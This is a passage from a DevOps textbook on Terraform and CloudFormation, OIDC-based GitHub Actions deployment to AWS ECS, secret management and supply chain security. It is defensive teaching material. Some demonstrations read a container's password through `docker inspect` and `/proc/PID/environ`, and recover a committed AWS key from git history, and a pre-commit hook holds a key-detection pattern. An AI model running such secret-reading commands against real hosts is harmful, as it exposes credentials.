- Failures leave evidence in stopped-task reasons, target health reasons and CloudWatch logs; read them before changing configuration.

4.10 Infrastructure as Code and the AWS Release Pipeline

The commands of the previous chapter create resources, but they leave no record, cannot be reviewed in a pull request and cannot be repeated in a second environment. **Infrastructure as code (IaC)** describes the resources in files that are versioned in Git, reviewed and applied by a tool. The release pipeline then connects the repository to the cluster: a push to `main` builds an image, stores it in ECR and updates the ECS service, using a role session instead of a stored key.

4.10.1 Concept and mechanism

Declarative infrastructure

A declarative tool compares the desired configuration with the recorded state and computes the changes. **Terraform** (HashiCorp) uses its own language and a state file; the AWS provider models resources such as `aws_ecr_repository` and `aws_ecs_service`. **AWS CloudFormation** uses JSON or YAML templates, keeps the state inside AWS as a **stack** and can detect drift. Both support a plan-then-apply workflow: the plan lists creations, changes and deletions for review. Terraform state may contain secrets and must be stored remotely with locking and encryption (for example S3 with a lock mechanism); it is never committed to Git.

Aspect	Terraform	CloudFormation
Scope	Many providers (AWS, GitHub, Kubernetes)	AWS only
State	State file managed by the team	Stack managed by AWS
Review step	`terraform plan`	change set
Language	HCL	YAML or JSON

Terraform and CloudFormation compared.

The Terraform fragment below declares the repository of the previous chapter. It is **illustrative configuration (not run)**: Terraform is not installed on the build machine and the provider arguments were written from memory of the AWS provider documentation, so the resource and argument names must be verified before use.

main.tf (illustrative configuration, not run)

```
provider "aws" {
  region = "ap-south-1"
}

resource "aws_ecr_repository" "orders" {
  name                 = "orders-service"
  image_tag_mutability = "IMMUTABLE"

  image_scanning_configuration {
    scan_on_push = true
  }
}

resource "aws_ecs_cluster" "orders" {
  name = "orders-cluster"
}
```

The CloudFormation equivalent, validated here as YAML syntax only (the resource types `AWS::ECR::Repository` and `AWS::ECS::Cluster` are from memory; verify):

template.yaml (illustrative configuration, not run) YAML

```yaml
AWSTemplateFormatVersion: "2010-09-09"
Description: Registry and cluster for orders-service
Resources:
  OrdersRepository:
    Type: AWS::ECR::Repository
    Properties:
      RepositoryName: orders-service
      ImageTagMutability: IMMUTABLE
  OrdersCluster:
    Type: AWS::ECS::Cluster
    Properties:
      ClusterName: orders-cluster
Outputs:
  RepositoryUri:
    Value:
      Fn::Sub: "${AWS::AccountId}.dkr.ecr.${AWS::Region}.amazonaws.com/orders-service"
```

Keyless authentication with OIDC

OpenID Connect (OIDC) lets a workflow prove its identity with a signed token that GitHub issues for each job. AWS is configured once to trust GitHub as an identity provider. At run time the job exchanges the token with STS (`AssumeRoleWithWebIdentity`) and receives temporary credentials for `orders-ci-role`. No access key is stored in GitHub. The token carries claims such as `aud` and `sub`; the trust policy in the first chapter compares both. Per docs.github.com, the job needs `permissions: id-token: write` to request the token and `contents: read` for checkout.




Figure 4.29. The job obtains a signed token from GitHub, STS validates it against the trust policy and returns temporary credentials that expire; no long-lived key exists anywhere.

Pipeline stages




Figure 4.30. The pipeline builds once, tags the image with the commit SHA, pushes it to ECR and hands the same image to ECS; production is gated by an environment approval and a service stability check.

The stages follow the build-once rule from the chapters on continuous delivery: the image identified by the commit SHA is the only artifact; promotion changes where it runs, not what it contains. ECS performs a rolling replacement governed by `minimumHealthyPercent` and `maximumPercent`; the circuit breaker restores the previous revision when the new tasks never become healthy.

4.10.2 Worked example

The workflow below is **illustrative configuration (not run)**. It was parsed with `yaml.safe_load` on the build machine. Version references follow docs.github.com (Amazon Elastic Container Service deployment page, consulted October 2026): `actions/checkout@v6` is shown as a tag there, and the AWS actions are shown pinned to full commit SHAs, which is the form recommended by the GitHub secure-use reference ("Pin references to actions to a commit SHA"). The page does not state version numbers for those SHAs, and the example there uses stored access keys, which is replaced here by `role-to-assume`.

.github/workflows/deploy.yml (illustrative configuration, not run) YAML

```yaml
name: deploy

on:
  push:
    branches: [main]

permissions:
  id-token: write
  contents: read

concurrency:
  group: deploy-production
  cancel-in-progress: false

env:
  AWS_REGION: ap-south-1
  ECR_REPOSITORY: orders-service
  ECS_CLUSTER: orders-cluster
  ECS_SERVICE: orders-service
  ECS_TASK_DEFINITION: deploy/taskdef.json
  CONTAINER_NAME: orders-service

jobs:
  deploy:
    runs-on: ubuntu-latest
    environment: production
    steps:
      - uses: actions/checkout@v6

      - name: Assume the AWS role through OIDC
        uses: aws-actions/configure-aws-credentials@0e613a0980cbf65ed5b322eb7a1e075d28913a83
        with:
          role-to-assume: arn:aws:iam::123456789012:role/orders-ci-role
          aws-region: ${{ env.AWS_REGION }}
```

sreeram

.github/workflows/deploy.yml (illustrative configuration, not run) (continued) YAML

```yaml
      - name: Log in to Amazon ECR
        id: login-ecr
        uses: aws-actions/amazon-ecr-login@62f4f872db3836360b72999f4b87f1ff13310f3a

      - name: Build and push the image tagged with the commit SHA
        id: build-image
        env:
          REGISTRY: ${{ steps.login-ecr.outputs.registry }}
        run: |
          IMAGE="$REGISTRY/$ECR_REPOSITORY:${GITHUB_SHA}"
          docker build -t "$IMAGE" .
          docker push "$IMAGE"
          echo "image=$IMAGE" >> "$GITHUB_OUTPUT"

      - name: Render the task definition with the new image
        id: task-def
        uses: aws-actions/amazon-ecs-render-task-definition@c804dfbdd57f713b6c079302a4c01db7017a36fc
        with:
          task-definition: ${{ env.ECS_TASK_DEFINITION }}
          container-name: ${{ env.CONTAINER_NAME }}
          image: ${{ steps.build-image.outputs.image }}

      - name: Deploy and wait for the service to become stable
        uses: aws-actions/amazon-ecs-deploy-task-definition@df9643053eda01f169e64a0e60233aacca83799a
        with:
          task-definition: ${{ steps.task-def.outputs.task-definition }}
          service: ${{ env.ECS_SERVICE }}
          cluster: ${{ env.ECS_CLUSTER }}
          wait-for-service-stability: true
```

What to notice. (1) No secret is referenced: the role ARN is an identifier, not a credential. (2) `environment: production` makes the OIDC subject `repo:example-org/orders-service:environment:production`, the value in the trust policy, and allows required reviewers to gate the job. (3) The tag is the 40-character `GITHUB_SHA`, so every image maps to one commit, and an immutable ECR repository rejects an accidental overwrite. (4) `cancel-in-progress: false` queues deployments rather than interrupting one halfway. (5) `wait-for-service-stability: true` fails the job when the service does not stabilize, which is the signal that the circuit breaker may have rolled back; the job must not report success for a rolled-back deployment.

Rollback in this design is a redeploy of a previous revision: `aws ecs update-service --cluster orders-cluster --service orders-service --task-definition orders-service:12` triggers a new deployment of revision 12 (per the `update-service` reference, a `--task-definition` change triggers a deployment). The end-to-end chapter shows the same idea with a locally executed pipeline.

4.10.3 Hands-on

1. Parse the workflow on the build machine: `python3 -c "import yaml; print(yaml.safe_load(open('deploy.yml'))['jobs']['deploy']['environment'])"` prints `production`.
2. In the GitHub repository settings, create the environment `production` with one required reviewer.
3. In the AWS console, create the OIDC identity provider for `https://token.actions.githubusercontent.com` with audience `sts.amazonaws.com`, create `orders-ci-role` with the two policies of the first chapter and run the workflow once.
4. Break the trust policy deliberately (change `sub` to a branch form) and read the failure message; then restore it.

4.10.4 Real-world problems and solutions

The deploy job succeeds but the old version still runs

Scenario. The workflow is green; the application shows the previous behaviour. **Symptoms.** `aws ecs describe-services` shows a deployment with `rolloutState` other than `COMPLETED` or a service still on the old task definition revision. **Diagnosis.** Read the service events and the stopped-task reasons. If the circuit breaker rolled back, the service runs the previous revision while an earlier step reported success. **Root cause.** The deploy step did not wait for stability, or the job ignored the failed wait. **Fix.** Keep `wait-for-service-stability: true` and treat a non-zero exit as a failed release. **Prevention.** Add a smoke test that requests `/actuator/info` and compares the reported commit with `GITHUB_SHA` after the deployment.

The pipeline cannot assume the role after a repository rename

Scenario. The workflow worked for months and fails after the repository moved to an organization. **Symptoms.** `Not authorized to perform sts:AssumeRoleWithWebIdentity`. **Diagnosis.** The `sub` claim now begins with `repo:NEW-OWNER/orders-service`. **Root cause.** The trust policy condition contains the old owner name. **Fix.** Update the condition value. **Prevention.** Treat the trust policy as code, review it with the repository settings and keep the owner and repository names in one variable.

4.10.5 Questions to expect

How does GitHub Actions authenticate to AWS without an access key?

GitHub issues a short-lived signed OIDC token per job. AWS trusts GitHub as an identity provider; the job exchanges the token with STS for temporary role credentials, subject to the conditions in the trust policy.

Which claim limits which workflows may assume the role?

The `sub` claim (repository plus branch, environment or pull request) and the `aud` claim. A pattern such as `repo:owner/repo:*` admits every branch and pull request and is too broad for a production role.

Why tag images with the commit SHA instead of `latest`?

The SHA identifies the exact source of the running image, makes rollbacks explicit and avoids the ambiguity of a moving tag. With ECR tag immutability a tag cannot be reused.

What is the difference between Terraform and CloudFormation?

Terraform is multi-provider and keeps state in a file the team stores; CloudFormation is AWS-only and keeps state in the stack. Both provide a review step before changes are applied.

Why is Terraform state sensitive?

It records resource attributes, which can include passwords and keys. It belongs in encrypted remote storage with locking and restricted access, not in Git.

What should a deployment job do when the service never stabilizes?

Fail the job, surface the stopped-task reasons and leave the previous revision running (the circuit breaker does this for rolling deployments); never report success.

KEY POINTS

- Infrastructure as code makes AWS changes reviewable, repeatable and removable; state files are sensitive.
- OIDC replaces stored access keys: the trust policy pins the repository and environment through the `sub` claim.
- Build once, tag with the commit SHA, push to an immutable repository, then update the service; promotion never rebuilds.
- `wait-for-service-stability` and the deployment circuit breaker turn a failed rollout into a failed pipeline and a restored service.
- Pin third-party actions to commit SHAs and keep the role permissions as narrow as the policy of the first chapter.

4.11 Secrets and Configuration

A deployment needs values that differ between environments (database address, feature switches) and values that must stay confidential (passwords, API tokens, signing keys). Treating both as ordinary source code produces two classic failures: a credential committed to Git, which remains in the history after deletion, and a configuration baked into an image, which forces a rebuild for every environment. This chapter defines the separation of configuration from code, compares the places where a secret may be stored and delivered, and shows how each tool in this guide (GitHub Actions, Jenkins, Kubernetes, AWS) handles it.

Sreeram

4.11.1 Concept and mechanism

Configuration is separate from code

The twelve-factor methodology (12factor.net, factor III, consulted October 2026) defines configuration as anything "likely to vary between deploys" and gives a test: the codebase is correctly separated if it "could be made open source at any moment, without compromising any credentials". The methodology recommends environment variables for configuration because they are easy to change per deployment and are rarely committed by accident. Spring Boot supports this directly: per the Spring Boot reference (externalized configuration), OS environment variables override `application.properties`, and `SPRING_DATASOURCE_URL` binds to `spring.datasource.url` through relaxed binding.

Environment variables are adequate for non-sensitive configuration. For secrets, the same Spring Boot reference states that environment variables are a poor fit and recommends files: a secret is mounted as a file and imported with `spring.config.import=optional:configtree:/run/secrets/`, where each file name becomes a property name and the file content becomes its value. The reason is exposure: an environment variable is readable by anything that can inspect the container or process, as the next section demonstrates.

Where a secret can live

Option	Strength	Weakness
Source code or `application.properties` in Git	None	Permanent in history; copied to every clone and fork
Environment variable set in a task or pod definition	Simple; works everywhere	Visible in the definition, `docker inspect` and the process environment
CI secret store (GitHub secrets, Jenkins credentials)	Encrypted at rest; masked in logs	Only for the pipeline, not for the running service
Cloud secret store (AWS Secrets Manager, Parameter Store)	Access through IAM, audit trail, rotation	Needs a network path and an IAM role
Kubernetes Secret	Native to the cluster; mountable as files	Base64 encoding is not encryption; needs encryption at rest and RBAC
External secrets operator syncing a cloud store into Kubernetes	One source of truth, rotation propagates	Another component to operate (from memory; verify the project documentation)

Secret storage options compared.




Figure 4.31. A secret should travel from an access-controlled store to the process through an IAM or RBAC check, reaching the application as a mounted file or a short-lived environment variable, never through Git or an image layer.

Delivery: how the value reaches the process

Three delivery paths exist. **Injection at start** (ECS `secrets.valueFrom`, Kubernetes `secretKeyRef`) copies the value into an environment variable when the container starts; it is simple but the value is visible to inspection and is not refreshed after rotation. **File mounts** (Kubernetes Secret volumes, Docker secrets) place the value in a memory-backed file that the application reads; permissions apply per file. **Fetch at run time** (the application calls Secrets Manager with its task role) keeps the secret out of the container definition entirely and allows refresh, at the cost of application code and a startup dependency.

Secrets in CI and CD

GitHub Actions stores secrets at repository, environment and organization level. Per docs.github.com (using secrets, consulted October 2026), with the exception of `GITHUB_TOKEN` secrets "are not passed to the runner when a workflow is triggered from a forked repository", and logs are redacted. Redaction relies on exact matching, so a derived value (for example the Base64 of a secret) is not hidden unless it is registered as a secret too (per the secure-use reference). An **environment** adds required reviewers and restricts which branches may deploy; a job targeting the environment cannot read the environment secrets until a reviewer approves (per the same reference).

Jenkins stores credentials encrypted on the controller and, per jenkins.io (using credentials), pipelines refer to them only by credential ID. The Credentials Binding plugin supplies the `withCredentials` step, which exposes the value as an environment variable for one block and masks it in the console log (from memory; verify the plugin documentation). Masking does not protect against a script that transforms the value, for example by printing it character by character.

Kubernetes Secrets are API objects; the data is Base64-encoded, which is an encoding and not encryption. Protection comes from encryption at rest in etcd, RBAC limiting `get` and `list` on secrets, and not storing manifests with real values in Git (see the Kubernetes chapters and the GitOps discussion in this Part).

Rotation

Rotation replaces a secret on a schedule or after exposure. Per docs.aws.amazon.com (rotating secrets), "managed rotation" for managed secrets needs no Lambda function, and other secrets are rotated by a Lambda function that updates both the secret and the database. Rotation succeeds only if consumers pick up the new value: an ECS task receives it only after a new deployment, because secrets are resolved at container start. Access keys follow the pattern create second key, switch consumers, confirm the old key is unused, deactivate, delete; an IAM user can hold at most two access keys (per the IAM access keys page).

4.11.2 Worked example

An environment variable is not private

The experiment starts a container with a password in an environment variable and reads it two ways. The image is a static test program built on the build machine (`FROM scratch`); the container ran with `--network none`.

Reading an environment variable from outside the container (real output, build machine) TERMINAL

```
$ docker run -d --name v6-secret-demo --network none -e DB_PASSWORD=s3cr3t-Passw0rd v6-secret-demo:1
$ docker inspect --format '{{.Config.Env}}' v6-secret-demo
[DB_PASSWORD=s3cr3t-Passw0rd PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin]
$ PID=$(docker inspect --format '{{.State.Pid}}' v6-secret-demo)
$ tr '\0' '\n' < /proc/$PID/environ | grep DB_PASSWORD
DB_PASSWORD=s3cr3t-Passw0rd
```

Anyone with access to the Docker API on the host, or to the process table, reads the value. The same holds for an ECS task definition (the plaintext `environment` array is shown in the console and returned by `describe-task-definition`) and for a Kubernetes pod specification. The conclusion is not that environment variables are forbidden, but that a password belongs in `secrets`, not in `environment`, and that the delivery path must be access-controlled.

Finding a committed secret in history

The next experiment reproduces the most common leak: a key is committed, noticed, and deleted in a later commit. The key used is the example key from the AWS documentation, which grants nothing.

Search the working tree and the history (real output, build machine) — TERMINAL

```
$ git grep -nE 'AKIA[0-9A-Z]{16}' || echo "(no match in working tree)"
(no match in working tree)
$ git log --all --oneline -S'AKIAIOSFODNN7EXAMPLE'
fc52839 Remove credentials from configuration
4ba48fe Add S3 export settings
$ git grep -lE 'AKIA[0-9A-Z]{16}' $(git rev-list --all)
4ba48fe8bd6c3073d9b2e90ce4805e233d19559d:src/main/resources/application.properties
```

What to notice. The working tree is clean, yet the key is recoverable from commit `4ba48fe` by anyone with a clone. The `-S` search (the "pickaxe") lists every commit that added or removed the string; `git rev-list --all` feeds every commit to `git grep`. Deleting the line in a new commit never removes the secret from history.

Preventing the commit: a pre-commit hook

A local hook rejects the commit before it exists. Hooks are not copied by `git clone`, so a hook protects only the developers who install it; the server-side counterpart is secret scanning with push protection. Per docs.github.com (about push protection), push protection blocks pushes that contain secrets; at repository level it is disabled by default and must be enabled by an administrator, and it requires GitHub Secret Protection, while the user-level setting is enabled by default for public repositories on GitHub.com.

.git/hooks/pre-commit — BASH

```bash
#!/bin/sh
# Reject staged additions that look like an AWS access key id.
if git diff --cached -U0 | grep -E '^\+.*AKIA[0-9A-Z]{16}' >/dev/null; then
  echo "pre-commit: possible AWS access key id in staged changes; commit rejected" >&2
  exit 1
fi
```

The hook in action (real output, build machine) — TERMINAL

```
$ echo 'aws.accessKeyId=AKIAIOSFODNN7EXAMPLE' > application.properties
$ git add application.properties
$ git commit -m "Add export settings"
pre-commit: possible AWS access key id in staged changes; commit rejected
$ echo $?
1
$ echo 'aws.accessKeyId=${AWS_ACCESS_KEY_ID}' > application.properties
$ git add application.properties && git commit -qm "Add export settings" && echo committed
committed
```

The corrected line uses a placeholder resolved from the environment at run time, which Spring Boot supports in property files. Pattern-based scanning detects only known formats; passwords without a recognizable shape need a dedicated scanner and review.

4.11.3 Hands-on

1. Create a repository, commit a file containing the AWS example key, remove it in a second commit and locate it with `git log -S` and `git grep -l` over `git rev-list --all`.
2. Install the pre-commit hook above and confirm that a staged key is rejected.
3. Start any container with `-e SECRET=value` and read the value with `docker inspect`; repeat with a file bind mount and observe that the value no longer appears in `inspect` output.
4. In a Spring Boot project, move `spring.datasource.password` out of `application.properties` and supply it as `SPRING_DATASOURCE_PASSWORD`; then try `spring.config.import=optional:configtree:/run/secrets/`.

4.11.4 Real-world problems and solutions

Secrets in plain environment variables

Scenario. The ECS task definition stores `SPRING_DATASOURCE_PASSWORD` in the `environment` array and is committed to the repository as `deploy/taskdef.json`. **Symptoms.** A code review comment, a secret scanner alert, or the password visible in the ECS console and in `aws ecs describe-task-definition` output. **Diagnosis.** Search the repository and every task definition revision for the value; list revisions with `aws ecs list-task-definitions --family-prefix orders-service`. Old revisions keep the plaintext. **Root cause.** The password was treated as configuration. Every revision of a task definition is immutable and retains whatever was registered. **Fix.** Move the value to Secrets Manager, reference it with `secrets.valueFrom`, register a new revision, deploy, then rotate the password (the old value is exposed in old revisions) and deregister the old revisions. **Prevention.** A repository check that fails the build when an `environment` entry name matches `PASSWORD`, `SECRET` or `TOKEN`; secret scanning with push protection.

Secret printed in a CI log

Scenario. A debugging step runs `env` or `echo "$TOKEN"`. **Symptoms.** The log shows the value, or shows `***` for the exact secret but the Base64 form in clear text. **Diagnosis.** Search the run log for fragments of the value and for encoded variants. **Root cause.** Redaction matches exact registered values only (per the GitHub secure-use reference). **Fix.** Delete the run logs, rotate the secret, remove the debugging step. **Prevention.** Never print the environment; create one secret per value instead of structured JSON; register derived values with `::add-mask::`.

4.11.5 Questions to expect

Why should configuration not be stored in the code repository?

Configuration varies between deployments and may be confidential. In the repository it requires a rebuild for each change, and a secret remains in history permanently. The twelve-factor test is whether the repository could be published without exposing credentials.

Are environment variables a safe place for secrets?

They are acceptable as a delivery mechanism if the definition that sets them is access-controlled, but they are visible to anyone who can inspect the container or process. Files mounted from a secret store, or run-time retrieval with an IAM role, expose less.

What is the difference between a GitHub repository secret and an environment secret?

A repository secret is available to every workflow in the repository. An environment secret is available only to jobs that target that environment and can be gated by required reviewers and branch restrictions.

Is a Kubernetes Secret encrypted?

Not by default in the sense of confidentiality: the data is Base64-encoded. Encryption at rest must be configured for etcd, access limited by RBAC, and real values kept out of Git.

How is a secret rotated without downtime?

Create the new value while the old one remains valid, switch consumers (a new deployment for ECS), verify that the old value is unused, then revoke it. Database credentials use two users or the staging-label mechanism of the secret store.

Why is deleting a committed secret in a new commit insufficient?

The old commit still contains it and is reachable from clones, forks and caches. The secret must be revoked; history rewriting is only cleanup.

KEY POINTS

- Configuration and secrets stay outside the repository and the image; the twelve-factor test is "could the codebase be published today".
- Choose the delivery path by exposure: files or run-time retrieval over plain environment variables; ECS `secrets` over `environment`.
- GitHub secrets are masked by exact match only and are withheld from fork workflows; environments add approval gates.
- A committed secret is permanent in history: detect with `git log -S`, prevent with hooks and push protection, remediate by revoking.
- Rotation must reach consumers: ECS tasks and pods read secrets at start.

Sreeram

4.12 Pipeline and Supply Chain Security

A pipeline holds the keys to production: it can build code, sign it and replace the running service. An attacker who controls any step of it controls what the users run. Supply chain security is the set of controls that make each step in the path from a commit to a running container verifiable: who wrote the change, which dependencies it pulled, which system built it and whether the artifact that runs is the artifact that was built.

4.12.1 Concept and mechanism

The attack surface of a delivery path




Figure 4.32. Each hand-over in the path from source to production has a typical attack and a matching control; controls on the right of the diagram verify what the controls on the left produced.

Protect the source

Branch protection (or rulesets) makes `main` the only path to production and states how a change may enter it. Per docs.github.com (about protected branches, consulted October 2026) the options include "Require pull request reviews before merging", "Require status checks before merging", "Require signed commits", "Require linear history", restriction of force pushes (blocked on protected branches by default) and "Require deployments to succeed before merging"; rulesets lift the limitation of classic rules that only one rule can apply at a time.

Signed commits and tags bind a change to a cryptographic identity. A commit signature proves that the holder of a key created the commit; it does not prove that the change is correct. Git signs with GPG (the default), with SSH keys or with X.509 certificates; the experiment below uses GPG because that is installed on the build machine.

Create, sign and verify (real output, build machine; key identifiers shortened) TERMINAL

```
$ git config user.signingkey D5C7D16569A018A2
$ git commit -q -S -m "Add a (signed)"
$ git commit -q --allow-empty -m "Add b (unsigned)"
$ git tag -s -m "Release 1.0.0" v1.0.0 HEAD~1
$ git log --format='%h %G? %GS  %s'
d58faac N   Add b (unsigned)
0b14536 G Maruthi Sreeram <dev@example.com>  Add a (signed)
$ git verify-commit HEAD; echo "exit status: $?"
exit status: 1
$ git verify-commit HEAD~1
gpg: Good signature from "Maruthi Sreeram <dev@example.com>" [ultimate]
$ git verify-tag v1.0.0
gpg: Good signature from "Maruthi Sreeram <dev@example.com>" [ultimate]
```

What to notice. `%G?` prints `G` for a good signature and `N` for none; `git verify-commit` exits non-zero for the unsigned commit. The key used was generated in a throw-away keyring and is not trusted anywhere. On GitHub, a commit is

shown as Verified only when the signing public key is registered to the author's account, and the branch rule "Require signed commits" rejects other pushes.

Protect the dependencies

A Spring Boot service pulls dozens of transitive libraries. Three risks are distinct. **Known vulnerabilities** in a dependency are detected by software composition analysis (Dependabot alerts, OWASP Dependency-Check; see the chapter on quality gates). **Typosquatting** publishes a package whose name resembles a popular one. **Dependency confusion** publishes a public package with the same name as an internal one and a higher version, so that a build resolving from a public repository fetches the attacker's code. Mitigations (general practice; verify against the repository manager documentation): own the `groupId` namespace through a reverse domain name; route all resolution through a repository manager configured as the single mirror (`mirrorOf *` in `settings.xml`) with internal groups resolved only from internal repositories; commit dependency versions explicitly and review upgrades in pull requests.

A **software bill of materials (SBOM)** lists the components inside an artifact. Two formats are in wide use, CycloneDX and SPDX (from memory). An SBOM turns the question "are we affected by the new vulnerability" into a search. For Maven, a CycloneDX plugin generates it during `package` (plugin coordinates from memory; verify before use); GitHub can also export the dependency graph as an SBOM.

Protect the build

Third-party actions run with the permissions of the job. Per docs.github.com (secure use reference): pin an action to a full-length commit SHA, because "a tag can be moved or deleted"; set the default `GITHUB_TOKEN` permission to read-only and widen per job; prefer OIDC to stored cloud keys; avoid `pull_request_target` and `workflow_run` with untrusted code; and never interpolate untrusted input into a shell script.

